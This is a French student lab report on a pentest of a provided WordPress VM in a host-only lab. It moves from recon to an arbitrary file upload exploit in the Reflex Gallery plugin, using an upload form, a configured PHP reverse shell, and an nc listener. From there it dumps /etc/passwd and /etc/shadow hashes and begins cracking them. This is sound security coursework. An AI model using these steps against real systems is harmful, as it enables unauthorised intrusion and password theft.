



INF4420A - Sécurité informatique

Automne 2021

TP4 - Découverte de vulnérabilités

Groupe 05

Par



Équipe 10

Soumis à



100/100

1 décembre 2021


Annexe 2 : Éléments de Méthodologie

Introduction


Dans ce laboratoire nous allons trouver et exploiter les vulnérabilités de la machine de Bob. Nous devrions contrôler la VM de Bob et accéder aux accès d'administrateur. Pour ce faire, nous allons utiliser l'adresse IP de la VM de Bob qui nous est fournie ainsi que le fichier OVA. Dans ce TP, nous allons analyser les ressources dont nous possédons pour détecter les failles de sécurité et expliquer nos attaques ainsi que les résultats obtenus.

2.1 Planification

Configuration des deux machines virtuelles pour que les paramètres correspondent à 'host only' dans vmWare :



Configuration manuelle de l'interface réseau de Kali pour être dans le même segment réseau que la machine de Bob :



La machine de Bob est bien détectable depuis notre machine Kali :

```
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.100.10  netmask 255.255.255.0  broadcast 192.168.100.255
          inet6 fe80::20c:29ff:feff:ad5e  prefixlen 64  scopeid 0x20<link>
            ether 00:0c:29:ff:ad:5e  txqueuelen 1000  (Ethernet)
              RX packets 2  bytes 120 (120.0 B)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 13  bytes 992 (992.0 B)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
          inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
              RX packets 8  bytes 400 (400.0 B)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 8  bytes 400 (400.0 B)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali㉿kali)-[~]
└─$ ping 192.168.100.171
PING 192.168.100.171 (192.168.100.171) 56(84) bytes of data.
64 bytes from 192.168.100.171: icmp_seq=1 ttl=64 time=0.831 ms
64 bytes from 192.168.100.171: icmp_seq=2 ttl=64 time=0.667 ms
64 bytes from 192.168.100.171: icmp_seq=3 ttl=64 time=0.677 ms
64 bytes from 192.168.100.171: icmp_seq=4 ttl=64 time=1.54 ms
^C
--- 192.168.100.171 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3037ms
rtt min/avg/max/mdev = 0.667/0.929/1.541/0.359 ms

(kali㉿kali)-[~]
```

2.2 Reconnaissance

nmap pour le balayage de port et la découverte de services :

```
└─(kali㉿kali)-[~]
└─$ nmap -sV -sC 192.168.100.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-24 10:07 EST
Stats: 0:00:04 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.100.171
Host is up (0.0027s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 cb:33:39:a3:63:ea:1f:66:48:d5:99:6c:be:4f:57:e9 (RSA)
|   256 63:48:9f:19:b8:4e:3f:ed:ee:ce:a1:3b:b5:3e:93:0c (ECDSA)
|_  256 2e:1e:39:c7:24:50:9f:a9:5c:54:b7:fa:2a:ad:5f:ec (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: 404 Not Found


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.77 seconds
```

On retrouve 2 ports ouverts (22 et 80), soit ssh et http. Puisqu'on a http, cela nous indique qu'il y a un serveur web qui tourne, potentiellement une faille dans la configuration du serveur, donc on va tenter d'exploiter le serveur apache. Il faut savoir ce qu'il contient (fichiers installés, fichiers) et on peut faire cela avec DirBuster. Pour ce qui est des paramètres de la commande *nmap* que nous avons utilisé, -sV fait une détection de service sur le réseau de la machine de Bob et -sC fait une analyse par défaut de ce réseau (192.168.100.171).

Affichage de l'application DirBuster pour la découverte des répertoires du serveur de Bob :

```
└─(kali㉿kali)-[~]
└─$ dirbuster
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
[]
```

Affichage de la recherche de répertoires dans list-1.0.txt :




On met l'adresse de la machine de Bob et on choisit list-1.0.txt pour fouiller.

Affichage des répertoires dans DirBuster :

OWASPDirBuster 1.0-RC1 - Web Application Brute Forcing		
File Options About Help		
<code>http://192.168.100.171:80/</code>		
Scan Information \ Results - List View: Dirs: 132 Files: 76 \ Results - Tree View \ Errors: 38 \		
Directory Structure	Response Code	Response Size
403	390	
403	389	
200	170	
200	325	
200	192	
301	237	
200	183	
200	2889	
200	183	
200	183	
200	183	
200	899	

Current speed: 627 requests/sec (Select and right click for more options)
Average speed: (T) 635, (C) 769 requests/sec
Parse Queue Size: 20 Current number of running threads: 20
Total Requests: 2507631/37691251 [20] Change
Time To Finish: 12:42:32 Back Pause Stop Report
Program running again /icons/small/29315/

On voit qu'on a un répertoire app, soit un site web. On se doute qu'il s'agit d'un site fait avec *WordPress* grâce au fichier app/wp-content. De plus, lorsqu'on ouvre app dans le navigateur, l'affichage de "Un site utilisant WordPress" nous confirme que c'est bien un site utilisant *WordPress*.



2.3 Modélisation de la menace / Threat modeling

En sachant que le site web fait l'utilisation de *WordPress*, nous devons trouver les vulnérabilités mêmes dans *WordPress*. Pour ce faire, nous allons utiliser WPScan, qui est un outil utile pour scanner des vulnérabilités *WordPress* de type boîte noire (aucun accès au code pour faire des tests) et est utilisé pour trouver des problèmes de sécurité [1]. Les vérifications se font au niveau des plugins de *WordPress*, au niveau de l'environnement d'hébergement ainsi qu'un niveau du serveur web [2]. Donc, lorsque WPScan trouve une faille dans *WordPress*, ceci veut dire qu'un attaquant a la possibilité aussi de trouver cette faille. En parlant d'attaquant, les attaquants qui pourraient éventuellement mettre en danger Bob sont les pirates informatiques sur Internet (hackers), ses ennemis (les personnes connaissant Bob) ainsi que les personnes voulant faire du mal (ex: crime organisé).

Comme effectué lors du TP1, nous utilisons le calcul suivant pour déterminer la probabilité ainsi que le risque que ces attaques puissent venir des personnes voulant du mal à Bob:

- Probabilité = capacité * opportunité * motivation
- Risque = probabilité * impact

D'abord, les pirates informatiques possèdent des capacités ainsi qu'une motivation très élevée, c'est alors pourquoi nous les avons identifiés comme le potentiel risque le plus élevé pour Bob. En effet, ils représentent la plus grande probabilité et ainsi le plus grand risque d'attaque pour Bob. Par exemple: Capacité = 4, Opportunité = 3, Motivation = 4, Impact = 3

$$\text{Probabilité} = 4 \times 3 \times 4 = 48$$

$$\text{Risque} = 48 \times 3 = 144$$

Quant aux personnes connaissant Bob dans son entourage et voulant s'en prendre à lui (ses ennemis qui le détestent), ils ont une motivation assez élevée, par contre il y a des fortes chances qu'ils ne s'y connaissent que très peu en informatique, ce qui fait qu'ils ont une faible

capacité et alors une plus faible probabilité et par le fait même risque d'attaque. Par exemple: Capacité = 2, Opportunité = 3, Motivation = 4, Impact = 3

$$\text{Probabilité} = 2 \times 3 \times 4 = 24$$

$$\text{Risque} = 24 \times 3 = 72$$

Quant aux personnes qui font du mal, par exemple le crime organisé, il est vrai qu'ils ont de multiples ressources et une grande capacité d'attaquer. Cependant, ils ont une faible motivation de s'en prendre à Bob sachant que ce dernier n'est pas impliqué dans le crime organisé et qu'il est un citoyen normal. En ayant une motivation très peu élevée, la probabilité et par la suite le risque d'attaque provenant des personnes voulant du mal à Bob est moins élevé que celui venant des pirates informatiques. Par exemple: Capacité = 3, Opportunité = 3, Motivation = 2, Impact = 3

$$\text{Probabilité} = 3 \times 3 \times 2 = 18$$

$$\text{Risque} = 18 \times 3 = 54$$

Donc, la plus grande menace pour Bob sont les pirates informatiques.

2.4 Test et Exploitation

Dans cette section, on va faire une attaque à l'aide de WPScan pour voir les vulnérabilités du serveur de Bob.

Analyse du site web (app) :

```
└$ wpscan --no-update --url http://192.168.100.171/app --enumerate p
[+] StartingWPScan v3.8.18 - The WordPress Security Scanner by the WPScan Team
[+] Started: Wed Nov 24 10:52:50 2021 | File: /app/index.php
[+] Interesting Finding(s):
[+] Headers
[+] Interesting Entries:
- Server: Apache/2.4.6 (CentOS) PHP/5.4.16
- X-Powered-By: PHP/5.4.16
[+] Found By: Headers (Passive Detection)
[+] Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.100.171/app/xmlrpc.php
[+] Found By: Direct Access (Aggressive Detection)
[+] Confidence: 100%
[+] References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.100.171/app/readme.html
[+] Found By: Direct Access (Aggressive Detection)
[+] Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.100.171/app/wp-content/uploads/
[+] Found By: Direct Access (Aggressive Detection)
[+] Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.100.171/app/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
```

Dans cette commande nous pouvons constater que la cible à analyser est un /app URL du réseau de Bob 192.168.100.171

```

Confidence: 100%
File Options About Help
[+] The external WP-Cron seems to be enabled: http://192.168.100.171/app/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.9.4 identified (Insecure, released on 2018-02-06).
Found By: Rss Generator (Passive Detection)
- http://192.168.100.171/app/index.php/feed/, <generator>https://wordpress.org/?v=4.9.4</generator>
- http://192.168.100.171/app/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.9.4</generator>

[+] WordPress theme in use: twentyseventeen
Location: http://192.168.100.171/app/wp-content/themes/twentyseventeen/
Last Updated: 2021-07-22T00:00:00.000Z
Readme: http://192.168.100.171/app/wp-content/themes/twentyseventeen/README.txt
[!] The version is out of date, the latest version is 2.8
Style URL: http://192.168.100.171/app/wp-content/themes/twentyseventeen/style.css?ver=4.9.4
Style Name: Twenty Seventeen
Style URI: https://wordpress.org/themes/twentyseventeen/
Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo ...
Author: the WordPress team
Author URI: https://wordpress.org/
Current speed: 775 requests/sec
Average speed: (I) 577, (C) 793 requests/sec
(Select and right click for more details)
Version: 1.4 (80% confidence)
Parse Queue Size: 0
Found By: Style (Passive Detection)
Total Requests: 1420305/21821218
- http://192.168.100.171/app/wp-content/themes/twentyseventeen/style.css?ver=4.9.4, Match: 'Version: 1.4'
Time To Finish: 07:08:34
Current number of running threads: 1
Change
[+] Enumerating Most Popular Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
Stop

[+] Plugin(s) Identified:
Program running again
reflex-gallery
Location: http://192.168.100.171/app/wp-content/plugins/reflex-gallery/
Last Updated: 2021-03-10T02:38:00.000Z
[!] The version is out of date, the latest version is 3.1.7
Found By: Urls In Homepage (Passive Detection)

Version: 3.1.3 (80% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)

```

```

- http://192.168.100.171/app/wp-content/plugins/reflex-gallery/readme.txt


[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
Program running again
/app/wp-content/plugins/reflex-gallery/readme.txt

[+] Finished: Wed Nov 24 10:53:31 2021
[+] Requests Done: 34
[+] Cached Requests: 5
[+] Data Sent: 8.698 KB
[+] Data Received: 321.401 KB
[+] Memory used: 227.34 MB
[+] Elapsed time: 00:00:40

```

On voit donc que le plugin reflex-gallery installé a été identifié et celui-ci n'est pas à jour. Il est donc sujet à une vulnérabilité, et on va tenter de l'exploiter.


Affichage de *Reflex Gallery* à l'aide de *searchsploit*:



The screenshot shows the searchsploit tool interface. In the terminal window, the command '\$ searchsploit reflex gallery' is run, resulting in 789 requests/sec. The exploit title is 'Parse Queue Size: 7'. Below it, two vulnerabilities are listed: 'WordPress Plugin Reflex Gallery - Arbitrary File Upload (Metasploit)' and 'WordPress Plugin Reflex Gallery 3.1.3 - Arbitrary File Upload'. The exploit path is shown as 'php/remote/36809.rb' and 'php/webapps/36374.txt'. At the bottom, there's a message 'Shellcodes: No Results' and buttons for 'Pause' and 'Stop'.

On voit que le *plugin* est effectivement sujet à certaines vulnérabilités. Entre autres, on voit un exploit nous permettant d'*upload* n'importe quel fichier sur le serveur.


Création du fichier HTML pour l'exploitation de la vulnérabilité :



The screenshot shows a terminal window titled '~/Desktop/exploit.html - Mousepad'. The file contains the following HTML code:

```
1<form method = "POST" action = "http://192.168.100.171/app/wp-content/->
2    plugins/reflex-gallery/admin/scripts/FileUploader/php.php"
3<input type = "file" name = "qqfile"><br>
4<input type = "submit" name = "Submit" value = "gx0s !">
5</form>
```

Modification de l'adresse IP ainsi que modification du port dans le fichier php-reverse-shell.php :



The screenshot shows a terminal window titled 'kali@kali:~/php-reverse-shell'. It displays the contents of the 'php-reverse-shell.php' file, which is a PHP script for creating a reverse shell. The IP address '192.168.100.10' and port '3000' are highlighted in red, indicating they are being modified.


```
// you, then do not use this tool.
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
// Description
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
// Limitations
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.100.10'; // CHANGE THIS
$port = 3000; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = "uname -a; w; id; /bin/sh -i";
$daemon = 0;
$debug = 0;
```

Connexion sur le port pour attendre l'exécution du reverse shell :

```
(kali㉿kali)-[~/php-reverse-shell]
$ nc -lnvp 3000
listening on [any] 3000 ...
```

Ouverture du fichier exploit.html sur le navigateur en envoi du reverse shell :



Affichage du fichier sur le site WordPress
(<http://192.168.100.171/app/wp-content/uploads/>) :

The image shows a screenshot of a Mozilla Firefox browser displaying a WordPress uploads directory. The address bar shows the URL '192.168.100.171/app/wp-content/uploads/'. The page title is 'Index of /app/wp-content/uploads'. Below the title is a table with columns: Name, Last modified, Size, and Description. The table contains five entries: 'Parent Directory', '2018/' (modified 2018-03-17 15:42), '2019/' (modified 2019-04-05 11:11), '2020/' (modified 2020-03-26 18:07), and 'php-reverse-shell.php' (modified 2021-11-24 06:44, size 5.4K). A red underline highlights the 'php-reverse-shell.php' entry.

Quand on clique, ça “load” à l'infini.

Affichage de l'accès obtenu :

```
(kali㉿kali)-[~/php-reverse-shell]
$ nc -lvp 3000
listening on [any] 3000 ...
connect to [192.168.100.10] from (UNKNOWN) [192.168.100.171] 56080
Linux localdomain.localdomain 3.10.0-693.21.1.el7.x86_64 #1 SMP Wed Mar 7 19:03:37 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 06:46:52 up 1:52, 0 users, load average: 0.00, 0.03, 0.89
USER     TTY      FROM           LOGIN@    IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$
```

On voit que la connexion a été effectuée. Nous avons maintenant accès à la machine de Bob.

Affichage des utilisateurs dans /etc/passwd :

```
sh-4.2$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin/nologin
daemon:x:2:2:daemon:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
polkitd:x:999:997:User for polkitd:/sbin/nologin
postfix:x:89:89:/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
sudouser:x:1000:1000::/home/sudouser:/bin/bash
sh-4.2$
```

Le dernier utilisateur intéressant, car c'est un *sudouser* et sudo possède beaucoup de droits. On pourra faire une escalade de priviléges.

Affichage des mots de passes dans /etc/shadow :

```
sh-4.2$ cat /etc/shadow
cat /etc/shadow
root:$6$AW6lqMA$UTraK6HJ18Xq5EFnWq8GLbv1vfRCK8zjJnemR.LH5QV/bCqnPnYAh3mmrI2rsjPsZ0TBEQnEc7nAvXTYIVtoU/:17976:0:99999:7:::
bin:*:17110:0:99999:7:::
daemon:*:17110:0:99999:7:::
adm:*:17110:0:99999:7:::
lp:*:17110:0:99999:7:::
sync:*:17110:0:99999:7:::
shutdown:*:17110:0:99999:7:::
halt:*:17110:0:99999:7:::
mail:*:17110:0:99999:7:::
operator:*:17110:0:99999:7:::
games:*:17110:0:99999:7:::
ftp:*:17110:0:99999:7:::
nobody:*:17110:0:99999:7:::
systemd-network:!!:17606:::::
dbus:!!:17606:::::
polkitd:!!:17606:::::
postfix:!!:17606:::::
chrony:!!:17606:::::
sshd:!!:17606:::::
apache:!!:17606:::::
mysql:!!:17606:::::
sudouser:$6$WPhyBfvl$OuvavOCBv1Lxfkx8xDtknGESMoFH9/d4iBaVUjk6z6KIk0Sn3p0GL.rEgd2ij0Icu0jnUbVq0oxEgeSN0dcrs0:17976:0:99999:7:::
sh-4.2$
```

Le hash du mot de passe de *sudouser* est :

```
6$WPHyBfv1$OuavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIkOSn3pOGL.rEgd2ij0IcuOjnUbVqOoxEgeSN0dcrs0
```

Création d'un fichier contenant le hash du mot de passe :

```
(kali㉿kali)-[~]
└─$ touch hash-password.hash

(kali㉿kali)-[~]
└─$ nano hash-password.hash

(kali㉿kali)-[~]
└─$ cat hash-password.hash
6$WPHyBfv1$OuavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIkOSn3pOGL.rEgd2ij0IcuOjnUbVqOoxEgeSN0dcrs0
```

```
(kali㉿kali)-[~]
└─$ touch hash-password.txt

(kali㉿kali)-[~]
└─$ nano hash-password.txt

(kali㉿kali)-[~]
└─$ cat hash-password.txt
lp:*:17110:0:99999:7:::
sync:*:17110:0:99999:7:::
shutdown:*:17110:0:99999:7:::
halt:*:17110:0:99999:7:::
mail:*:17110:0:99999:7:::
operator:*:17110:0:99999:7:::
games:*:17110:0:99999:7:::
Ftp:*:17110:0:99999:7:::
systemd-network:!:17606::::::
```

Décompression du fichier rockyou.txt :

```
(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

(kali㉿kali)-[~]
```

Filtrage du fichier rockyou.txt pour uniquement avoir les entrées composées de nombres

```
(kali㉿kali)-[~]
└─$ cat /usr/share/wordlists/rockyou.txt | grep -E -w '[0-9]+' > numeric-password.txt
grep: (standard input): binary file matches
```

Source :

